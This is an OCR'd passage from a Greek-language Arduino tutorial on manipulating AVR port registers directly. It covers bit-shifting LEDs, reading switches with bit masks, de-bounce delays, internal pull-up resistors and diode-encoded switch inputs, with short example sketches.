
5. Σε αυτό το σημείο, θα ήταν καλό να ξεσκονίσετε τις γνώσεις σας στην άλγεβρα Boole. Θα σας βοηθήσει να κάνετε μικρά θαύματα.
6. Ελπίζουμε να συμμερίζεστε τη χαρά μας :D

```
        PORTB = PORTB << 1;
        delay(160);
        PORTB = PORTB >> 1;
        delay(160);
        PORTB = PORTB >> 1;
        delay(160);
        PORTB = PORTB >> 1;
        delay(160);
        PORTB = PORTB >> 1;
    }
```


Αυτή η υλοποίηση είναι εξαιρετικά απλή. Κάθε στιγμή θα υπάρχει μόνο ένα αναμμένο LED και η μετατόπιση της κουκίδας θα είναι απότομη και σαφής (δεν θα σχηματίζεται ουρίτσα). Στο μέλλον θα εξετάσουμε πολύ πιο εντυπωσιακές υλοποιήσεις. Για την ώρα όμως μελετήστε αυτή. Στην αρχή του κώδικα φροντίζουμε ώστε να ανάψει ένα μόνο LED. Στη συνέχεια πετυχαίνουμε τη μετατόπιση του αναμένου LED, μετατοπίζοντας τον άσσο (το bit με τιμή 1) εντός του καταχωρητή PORTB. Αυτό το πετυχαίνουμε με τη βοήθεια των τελεστών >> και <<. Οι συγκεκριμένοι τελεστές μετατοπίζουν όλα τα bit ενός καταχωρητή προς τα δεξιά ή προς τα αριστερά, τόσες θέσεις όσες δηλώνει ο αριθμός που ακολουθεί. Μελετήστε λίγο τη συγκεκριμένη υλοποίηση και προσπαθήστε να τη βελτιώσετε. Είναι μια εύκολη και καλή άσκηση, για να συνηθίσετε στο χειρισμό των ακροδεκτών μέσω των bit ενός καταχωρητή. Πάντως μία ελαφρώς βελτιωμένη εκδοχή του προγράμματος βρίσκεται στο sketch ονόματι Code_00_04.

## Παράλληλη είσοδος

Τώρα που μάθαμε πώς να τροποποιούμε την κατάσταση πολλών ακροδεκτών ταυτόχρονα μπορούμε να περάσουμε στον έλεγχο της τιμής τους – στην "ανάγνωσή" τους. Όπως προηγουμένως, θα φτιάξουμε ένα κύκλωμα και θα ξεκινήσουμε τη μελέτη μας με τον απλούστερο δυνατό κώδικα. Το κύ-




*Καθένας από τους τρεις διακόπτες συνδέεται σε έναν ακροδέκτη του Arduino στα 0V (GND). Σε αυτή την υλοποίηση δεν προσθέσαμε αντιστάσεις, αφού χρησιμοποιούμε τις εσωτερικές αντιστάσεις pull-up του επεξεργαστή του Arduino. Η χρήση αντιστάσεων pull-up αντί pull-down συνεπάγεται την αντιστροφή της συμπεριφοράς των διακοπτών. Έτσι, όταν πατάμε κάποιον ο αντίστοιχος ακροδέκτης μεταβαίνει στην κατάσταση low (0V).*




*Με τη βοήθεια δύο διόδων καταφέραμε να συνδέσουμε και τρίτο διακόπτη, πάνω σε δύο ακροδέκτες του Arduino! Οι δίοδοι προστέθηκαν ώστε ο τρίτος διακόπτης να μη βραχυκυκλώνει τους ακροδέκτες. Αν συνέβαινε κάτι τέτοιο οι ακροδέκτες θα βρίσκονταν πάντα στην ίδια κατάσταση και θα ήταν αδύνατο για το πρόγραμμα να διακρίνει ποιος διακόπτης είναι πατημένος κάθε φορά.*

κλωμά μας θα περιλαμβάνει τρεις διακόπτες και ένα LED, που θα τα συνδέσουμε όπως προβλέπουν και τα επίσημα tutorial του Arduino. Οι διακόπτες θα αποτελούν την είσοδο που θα διαβάζει το πρόγραμμά μας ενώ το LED θα λειτουργεί σαν έξοδος, που θα μας δείχνει ότι το πρόγραμμα αντιλήφθηκε το πάτημα κάποιου διακόπτη.

Μια απλοϊκή εκδοχή του κώδικα φαίνεται στο sketch code_00_05. Σε αυτήν, το πρόγραμμα ρυθμίζει κάθε ακροδέκτη ξεχωριστά και στη συνέχεια ελέγχει την τιμή του καθενός ξεχωριστά. Αν εντοπισθεί το πάτημα κάποιου το πρόγραμμα τσεκάρει την κατάσταση του LED και την αντιστρέφει... Νομίζουμε πως η σπάταλη στο μέγεθος και στην ταχύτητα του προγράμματος είναι προφανής[7]! Ας βάλουμε τους καταχωρητές των port στο παιχνίδι κι ας δούμε πώς μπορεί να γραφεί το πρόγραμμα:

```
#define led 16
// B00010000

#define buttons 14
// B00001110

byte button_input = 0;

void setup() {
  DDRD = B00010000;
  PORTD = PORTD | led;
}

void loop() {
  button_input = PIND &
buttons;
  if (button_input) {
    PORTD = PORTD ^ led;
    delay(150);
  }
}
```

7. Σε ένα τόσο απλό κύκλωμα, το μέγεθος και η ταχύτητα του κώδικα δεν παίζουν κανένα ρόλο. Αρκεί να δουλεύουν όλα σωστά. Το ζητούμενο εδώ δεν είναι να βελτιώσουμε το συγκεκριμένο πρόγραμμα αλλά να κατανοήσουμε καλύτερα πώς λειτουργούν κάποια πράγματα. Εξηγούμαστε, για να μη μας πάρετε με τις πέτρες ;)

Καταρχάς, για να κάνουμε τον κώδικα ευανάγνωστο και να εξασφαλίσουμε ότι θα μας φαίνεται κατανοητός και στο μέλλον, ορίσαμε δύο σταθερές. Ο λόγος γίνεται για τις led και buttons, που χρησιμοποιούνται για τον εύκολο χειρισμό των καταχωρητών του port. Η τιμή της led είναι ειδικά επιλεγμένη, ώστε με την κατάλληλη λογική πράξη κάθε φορά να τροποποιούμε μόνο το bit του PORTD, το οποίο αντιστοιχεί στον ακροδέκτη με το LED. Για παράδειγμα, μπορούμε να αναβοσβήνουμε το LED κάνοντας XOR μεταξύ του PORTD και της σταθεράς led. Η χρησιμότητα της σταθεράς buttons είναι πιο εξεζητημένη. Το πρόγραμμα ελέγχει την κατάσταση όλων των ακροδεκτών ταυτόχρονα, διαβάζοντας ολόκληρο τον καταχωρητή PIND. Ωστόσο οι διακόπτες μας είναι συνδεδεμένοι μόνο σε τρεις από τους ακροδέκτες του PortD: Στον δεύτερο, στον τρίτο και στον τέταρτο. Ε ,λοιπόν, ακριβώς τα αντίστοιχα bit της σταθεράς buttons έχουν τεθεί σε 1. Έτσι, κάνοντας τη λογική πράξη AND μεταξύ της σταθεράς και της τιμής του PIND, μηδενίζονται όλα τα bit εκτός από εκείνα που αντιστοιχούν στους ακροδέκτες με τους διακόπτες. Η σταθερά buttons έχει το ρόλο ενός bit mask που μας βοηθά να απομονώσουμε από την τιμή του PIND τα bit που ενδιαφέρουν! Αυτή η καθαρή τιμή αποθηκεύεται στη μεταβλητή button_input. Όταν πατιέται κάποιος διακόπτης η κατάσταση του αντίστοιχου pin γίνεται high. Επομένως, όταν πατιούνται και οι τρεις διακόπτες η μεταβλητή button_input περιλαμβάνει ακριβώς τρεις άσσους. Όταν δεν πατάμε κανέναν διακόπτη η μεταβλητή δεν περιέχει κανέναν άσσο (είναι μηδενική), ενώ όταν πατάμε έναν διακόπτη η μεταβλητή περιλαμβάνει μόνο έναν άσσο, στην αντίστοιχη θέση. Στον κώδικα, λοιπόν, για να ελέγξουμε αν έχει πατηθεί κάποιος διακόπτης (δεν μας απασχολεί το ποιος σε αυτό το πρόγραμμα), αρκεί να ελέγξουμε αν η μεταβλητή button_input είναι μηδενική ή όχι!

## Θόρυβος αναπήδησης

Εξετάζοντας τις δύο τελευταία προγράμματα θα παρατηρήσετε ότι κάθε φορά που εντοπίζεται το πάτημα ενός κουμπιού το πρόγραμμα εισάγει μια καθυστέρηση των 150ms. Πρόκειται για μία απλοϊκή υλοποίηση του λεγόμενου de-bounce. Αναρωτιέστε τι στο καλό είν’ αυτό; Κάθε φορά που πατάμε ένα διακόπτη, η σύνδεση των επαφών στο εσωτερικό του δεν πραγματοποιείται ακαριαία. Για την ακρίβεια, οι εσωτερικές επαφές του διακόπτη συνδέονται *αφού* πρώτα αναπηδήσουν για μερικά ms (χιλιοστά του δευτερολέπτου). Κατά τη διάρκεια των αναπηδήσεων ο διακόπτης ανοιγοκλείνει αρκετές φορές και εντελώς. Έτσι, όταν πατάμε ένα κουμπάκι η κατάστασή του εναλλάσσεται πολλές φορές μέχρι να καταλήξει σε εκείνη που επιβάλλει το... δάχτυλό μας. Όλα αυτά βέβαια συμβαίνουν πολύ γρήγορα για να τα αντιληφθούμε εμείς, αλλά και πολύ αργά για να τα αντιληφθεί ένας επεξεργαστής! Το φαινόμενο των αναπηδήσεων παρατηρείται και όταν ελευθερώνουμε (αφήνουμε) έναν διακόπτη. Οι αναπηδήσεις δημιουργούν ένα είδος θορύβου που ονομάζεται θόρυβος αναπήδησης ή bounce noise. Αντίστοιχα, η αντιμετώπιση αυτού του φαινομένου από το software αποτελεί τη λεγόμενη διαδικασία de-bounce. Οι καθυστερήσεις που εισάγονται στα προγράμματά μας αποσκοπούν στο να επαναληφθεί ο έλεγχος του διακόπτη, όταν οι αναπηδήσεις θα έχουν τελειώσει! Πρόκειται για την πιο απλή και βάρβαρη μέθοδο de-bounce.


## Εξυπνότερος χειρισμός

Θα μπορούσαμε να γράψουμε αρκετά άρθρα περιγράφοντας αποκλειστικά και μόνο τα χαρακτηριστικά και τις διάφορες λειτουργίες που έχουν τα

port ενός επεξεργαστή AVR. Στ' αλήθεια θα μπορούσαμε, αλλά θα ήταν πολύ κουραστικό και εκτός του θέματός μας. Αξίζει ωστόσο να σταθούμε σε μια αρκετά χρήσιμη λειτουργία τους η οποία μπορεί να απλοποιήσει τα κυκλώματά μας. Όπως είπαμε, για να διαβάσουμε την κατάσταση μερικών ακροδεκτών –του PortD, λόγου χάρη– θα πρέπει να τους ρυθμίσουμε σαν εισόδους (θέτοντας τα αντίστοιχα bit του DDRD σε μηδενικά) και στη συνέχεια να διαβάσουμε τον καταχωρητή PIND. Όταν ρυθμίζουμε έναν ακροδέκτη σαν είσοδο η κατάστασή του ονομάζεται floating. Κι αυτό γιατί διατηρεί μια εξαιρετικά ευμετάβλητη τάση που καταλήγει πότε στη μία και πότε στην άλλη λογική κατάσταση (low ή high), τυχαία! Για αυτόν το λόγο άλλωστε μαζί με κάθε διακόπτη συνδέουμε και μια αντίσταση pull-down. Η εν λόγω αντίσταση, όπως υπονοεί το όνομά της, επιβάλλει στον ακροδέκτη που βρίσκεται σε κατάσταση floating την κατάσταση low (0V). Ε, λοιπόν, οι ακροδέκτες των port ενσωματώνουν ένα είδος αντιστάσεων με παρόμοια αποστολή, οι οποίες ωστόσο ονομάζονται pull-up. Όπως αντιλαμβάνεστε, αυτές οι αντιστάσεις πετυχαίνουν το ακριβώς αντίθετο: Ωθούν έναν ακροδέκτη που είναι ρυθμισμένος σαν είσοδος στην κατάσταση high. Με τη βοήθεια αυτών των εσωτερικών αντιστάσεων μπορούμε να συνδέουμε διακόπτες χωρίς να προσθέτουμε extra αντιστάσεις pull-down! Βέβαια σε αυτή τη συνδεσμολογία ο διακόπτης θα καταλήγει στα 0V (κατάσταση low) και όχι στα 5V (κατάσταση high), όπως συνέβαινε με τη χρήση των pull-down. Όταν τον πατάμε, δηλαδή, ο αντίστοιχος ακροδέκτης θα παίρνει την τιμή low κι όταν δεν τον πατάμε θα έχει την τιμή high. Καλά όλα αυτά, θα πει κανείς, αλλά πώς μπορούμε να ενεργοποιήσουμε τις ενσωματωμένες αντιστάσεις pull-up; Ο τρόπος είναι πολύ απλός: Αφού ορίσουμε έναν ακροδέκτη σαν είσοδο από τον καταχωρητή DDR του σχετικού port, θα πρέπει να θέσουμε το αντίστοιχο bit του καταχωρητή PORT σε άσσο! Ας δούμε πώς αλλάζει ο κώδικας, αξιοποιώντας τις εσωτερικές pull-up στο κύκλωμά μας.

```
#define led 16     // B00010000
#define buttons 14 // B00001110
byte button_input = 0;
void setup() {
  DDRD = B00010000;
  PORTD = PORTD | led;     // turn LED on...
  PORTD = PORTD | buttons; // enable internal pull-up resistors
}
void loop() {
  button_input = PIND & buttons;
  if (button_input != 14) {
    PIND = led;
    delay(150);
  }
}
```

Σε αυτή την εκδοχή του προγράμματος ορίσαμε πάλι τις δύο σταθερές που συναντήσαμε και προηγουμένως. Αυτή τη φορά όμως η σταθερά buttons (με τους άσσους στα bit που αντιστοιχούν σε ακροδέκτες με διακόπτες, ουφ!) χρησιμοποιείται και για τη ρύθμιση του καταχωρητή





*Χρησιμοποιώντας διόδους, σε k ακροδέκτες του Arduino μπορούμε να συνδέουμε (2^k)-1 διακόπτες! Στην εικόνα φαίνεται η διασύνδεση επτά διακοπτών, επάνω σε τρεις ακροδέκτες.*


PORTD. Αυτό γίνεται για την ενεργοποίηση των εσωτερικών αντιστάσεων pull-up! Στη νέα εκδοχή του κυκλώματος, η λειτουργία των διακοπτών έχει αντιστραφεί: Το πάτημα κάποιου εμφανίζει την κατάσταση low στον αντίστοιχο ακροδέκτη και όχι την high. Επομένως η νέα εκδοχή του προγράμματος πρέπει να χρησιμοποιεί την αντίστροφη λογική για τον έλεγχο των διακοπτών. Συγκεκριμένα, ο κώδικας θα ελέγχει το αν η μεταβλητή button_state περιλαμβάνει μόνο άσσους, στα bit που αντιστοιχούν στους ακροδέκτες με τους διακόπτες. Σε αυτή την περίπτωση, θα ξέρουμε ότι δεν έχει πατηθεί κανένας διακόπτης. Σε κάθε άλλη περίπτωση, κάποιος θα είναι πατημένος! Λαμβάνοντας υπόψη τη θέση των bit (δεύτερο, τρίτο και τέταρτο) που δείχνουν την κατάσταση των διακοπτών, καταλήγουμε πως όταν δεν πατάμε κάποιον διακόπτη η μεταβλητή button_state θα έχει την τιμή 00001110 στο δυαδικό ή 14 στο δεκαδικό.

Τέλος, πρέπει να υπογραμμίσουμε μια ακόμα ευκολία που προσφέρουν τα port του AVR. Όταν θέλουμε να αντιστρέψουμε την κατάσταση ενός ή περισσοτέρων ακροδεκτών, οι οποίοι λειτουργούν σαν έξοδοι, μπορούμε να το πετύχουμε με μία "κίνηση" και χωρίς να μπλέξουμε με τον καταχωρητή PORT. Συγκεκριμένα, αρκεί να γράψουμε άσσους στα αντίστοιχα bit του καταχωρητή PIN. Στο πρόγραμμά μας, λοιπόν, κάθε φορά που θέλουμε να αντιστρέψουμε την κατάσταση του LED γράφουμε έναν άσσο στο αντίστοιχο bit του PIND. Μάλιστα για αυτή την πράξη χρησιμοποιούμε και πάλι τη (βολική) σταθερά led.

## Δυαδική συνδυαστική

Μέχρι στιγμής χειριζόμασταν μαζικά τα διάφορα bit στους καταχωρητές των port. Κάθε φορά δηλαδή τροποποιούσαμε την τιμή ενός ολόκληρου καταχωρητή και κατ' επέκταση όλων των bit που μας ενδιέφεραν, μονομιάς. Ωστόσο, χωρίς να το έχουμε συνειδητοποιήσει αντιμετωπίζαμε το κάθε bit ξεκομμένο από τα άλλα. Για παράδειγμα, διαβάζοντας τρία bit από τον PINB διαβάζαμε την κατάσταση τριών διαφορετικών διακοπτών.




*Για εμάς περνάνε ελάχιστες στιγμές, για τον επεξεργαστή του Arduino όμως έχει περάσει άφθονος χρόνος! Εμείς βλέπουμε τα LED να βρίσκονται σταθερά σε μία κατάσταση, ενώ στην πραγματικότητα απενεργοποιούνται κάθε λίγο και λιγάκι. Σε αυτές τις χρονικές περιόδους ο επεξεργαστής βρίσκει το χρόνο να διαβάσει τους διακόπτες και να επεξεργαστεί τα τυχόν πατήματα που αντιλαμβάνεται...*

Όμως με τρία bit μπορούμε να σχηματίσουμε οκτώ διαφορετικούς αριθμούς στο δυαδικό σύστημα ή, πιο αφηρημένα, να περιγράψουμε οκτώ διαφορετικές καταστάσεις. Θα μπορούσαμε για παράδειγμα να αντιστοιχήσουμε τον αριθμό 111 (τα τρία bit είναι άσσοι) στην κατάσταση κατά την οποία δεν έχει πατηθεί κανένας διακόπτης, ενώ τους υπόλοιπους 7 αριθμούς θα μπορούσαμε να τους αντιστοιχήσουμε στο πάτημα ενός από επτά διακόπτες. Έτσι, με τρία μόνο bit θα μπορούσαμε να διαβάζουμε 7 διακόπτες! Γενικότερα, με k bit θα μπορούσαμε να διαβάζουμε (2^κ)-1 διακόπτες. Πολύ καλή ιδέα, θα πείτε, μόνο που οι διακόπτες μας έχουν μια έξοδο (θα μπορούσαμε να πούμε ότι έχουν έξοδο του ενός bit) κι έτσι δεν παράγουν δυαδικούς αριθμούς όταν τους πατάμε. Σωστή σκέψη, αλλά με τη βοήθεια μερικών διόδων μπορούμε να τους δώσουμε αυτό το χάρισμα σχετικά εύκολα...

Για μία ακόμα φορά θα συνδέσουμε τρεις διακόπτες στο Arduino. Βέβαια στη νέα υλοποίηση του κυκλώματός μας θα εφαρμόσουμε την ιδέα που μόλις αναλύσαμε. Έτσι, για τους τρεις διακόπτες θα δεσμεύσουμε μόλις δύο ακροδέκτες του Arduino. Βλέπετε, το (2^2)-1 μας δίνει 3, όσοι είναι δηλαδή και οι διακόπτες μας. Οι δύο από τους διακόπτες θα συνδεθούν με το γνωστό τρόπο, ο καθένας επάνω σε έναν ακροδέκτη του Arduino. Επάνω στους δύο αυτούς ακροδέκτες θα συνδεθεί και ο τρίτος διακόπτης. Όμως στις συνδέσεις του τρίτου διακόπτη με τους ακροδέκτες του Arduino θα παρεμβάλουμε και από μία δίοδο. Οι δίοδοι θα μπουν με την άνοδο από την πλευρά του Arduino, ώστε όταν πατάμε τον διακόπτη το ρεύμα που σχηματίζεται να διέρχεται ανενόχλητο[8] και το Arduino να αντιλαμβάνεται το πάτημα. Με αυτή τη διευθέτηση,

8. ...σχεδόν ανενόχλητο, αλλά δεν χρειάζεται να γίνουμε σπασίκλες τώρα ;)

όταν πατάμε τον πρώτο διακόπτη τα δυο bit εισόδου θα σχηματίζουν τον αριθμό 01 (μόνο το ένα θα γίνεται low). Όταν πατάμε τον άλλο διακόπτη θα σχηματίζεται ο αριθμός 10 (μόνο το ένα θα είναι low, αλλά το άλλο "ένα" ;) και με τον τρίτο διακόπτη θα προκύπτει ο αριθμός 00 (θα γίνονται low και τα δύο bit). Μοιάζει να περισσεύει μόνο ο αριθμός 11, ο οποίος προφανώς αντιστοιχεί στην κατάσταση που δεν είναι πατημένος κανένας διακόπτης. Τέλεια! Όμως τις διόδους γιατί τις βάλαμε; Είναι πολύ απλό: Χωρίς τις διόδους ο διακόπτης που τις χρησιμοποιεί θα βραχυκύκλωνε τους δύο ακροδέκτες του Arduino, επάνω στους οποίους συνδέονται και οι άλλοι διακόπτες. Επομένως, οποιονδήποτε διακόπτη κι αν πατούσαμε τα δύο bit εισόδου θα είχαν πάντα την ίδια τιμή! Στο νέο μας κύκλωμα συνδέσαμε δύο LED. Το ένα θα αναβοσβήνει με το πάτημα των "απλών" διακοπτών, ενώ το άλλο θα επηρεάζεται από το πάτημα του "ειδικού" διακόπτη, που προσθέσαμε με τη βοήθεια των διόδων. Ας δούμε (επιτέλους) τον κώδικα…

```
#define led1 128  // B10000000
#define led2 64   // 01000000
#define buttons 3 // B00000011
byte button_input = 0;
void setup() {
  DDRD = DDRD | led1 | led2;
  PORTD = PORTD | led1 | led2 | buttons;
}
void loop() {
  button_input = PIND & buttons;
  if (button_input != 3) {
    if (button_input == 0) {  // the third button is pressed
      PORTD = PORTD ^ led1;
    } else {      // one of the other two buttons was pressed
      PORTD = PORTD ^ led2;
    }
    delay(150);
  }
}
```

Κατά τα γνωστά, ο κώδικας ξεκινά με ορισμένες σταθερές που διευκολύνουν το χειρισμό των καταχωρητών των port. Χρησιμοποιώντας τις led1 και led2, λοιπόν, καθορίζουμε ποιοι ακροδέκτες θα λειτουργούν σαν έξοδοι (το έβδομο και ο όγδοο bit του PortD, όπου έχουμε συνδέσει τα LED) και ανάβουμε τα LED. Αργότερα, με τις ίδιες σταθερές θα αναβοσβήνουμε το κατάλληλο LED σύμφωνα με το πάτημα των κουμπιών. Η σταθερά buttons χρησιμοποιείται για την ενεργοποίηση των εσωτερικών αντιστάσεων pull-up αλλά και σαν bit-mask, κάθε φορά που διαβάζουμε τον καταχωρητή PIND. Ο κώδικας που ελέγχει τα κουμπιά είναι εξίσου απλός και ακολουθεί τη θεωρία που αναπτύξαμε προηγουμένως. Εάν η μεταβλητή που φέρει την κατάσταση των διακοπτών έχει την τιμή 3 (11 δυαδικό), τότε δεν έχει πατηθεί κανένας διακόπτης. Όσο για τις υπόλοιπες τρεις καταστάσεις (01, 10, και 00), αυτές αντιστοιχούν στους τρεις


διακόπτες μας.

Δυστυχώς αυτή η τεχνική έχει ένα προβληματάκι: Στην περίπτωση που πατήσουμε ταυτόχρονα τους δύο διακόπτες (αυτούς που έχουν συνδεθεί χωρίς διόδους), το Arduino θα διαβάσει στην είσοδό του τον αριθμό 00. Με άλλα λόγια, θα νομίζει ότι πατήθηκε ο τρίτος διακόπτης (αυτός με τις δύο διόδους)! Η συνδεσμολογία που μόλις γνωρίσαμε, λοιπόν, δεν θα μπορούσε να χρησιμοποιηθεί παντού. Σε ένα παιχνίδι, για παράδειγμα, στο οποίο κάθε παίκτης έχει τους δικούς του διακόπτες/χειριστήρια, αυτή η συνδεσμολογία θα... μεροληπτούσε υπέρ του ενός! Πάντως σε ένα μεγάλο project, το οποίο κοντεύει να εξαντλήσει τους ακροδέκτες του Arduino, η τεχνική με τις διόδους ενδέχεται να φανεί πολύτιμη. Εξάλλου, με τη βοήθειά της μπορούμε με ελάχιστα καλώδια να συνδέσουμε πολλούς διακόπτες από το Arduino μέχρι την πλακέτα μας ή το breadboard. Σκεφτείτε άλλωστε ότι σε τρεις ακροδέκτες μπορείτε να συνδέσετε (2^3)1=7 διακόπτες! Μπορείτε ένα δείτε τη συνδεσμολογία στη σχετική εικόνα του άρθρου. Ωστόσο θα ήταν μια καλή άσκηση να 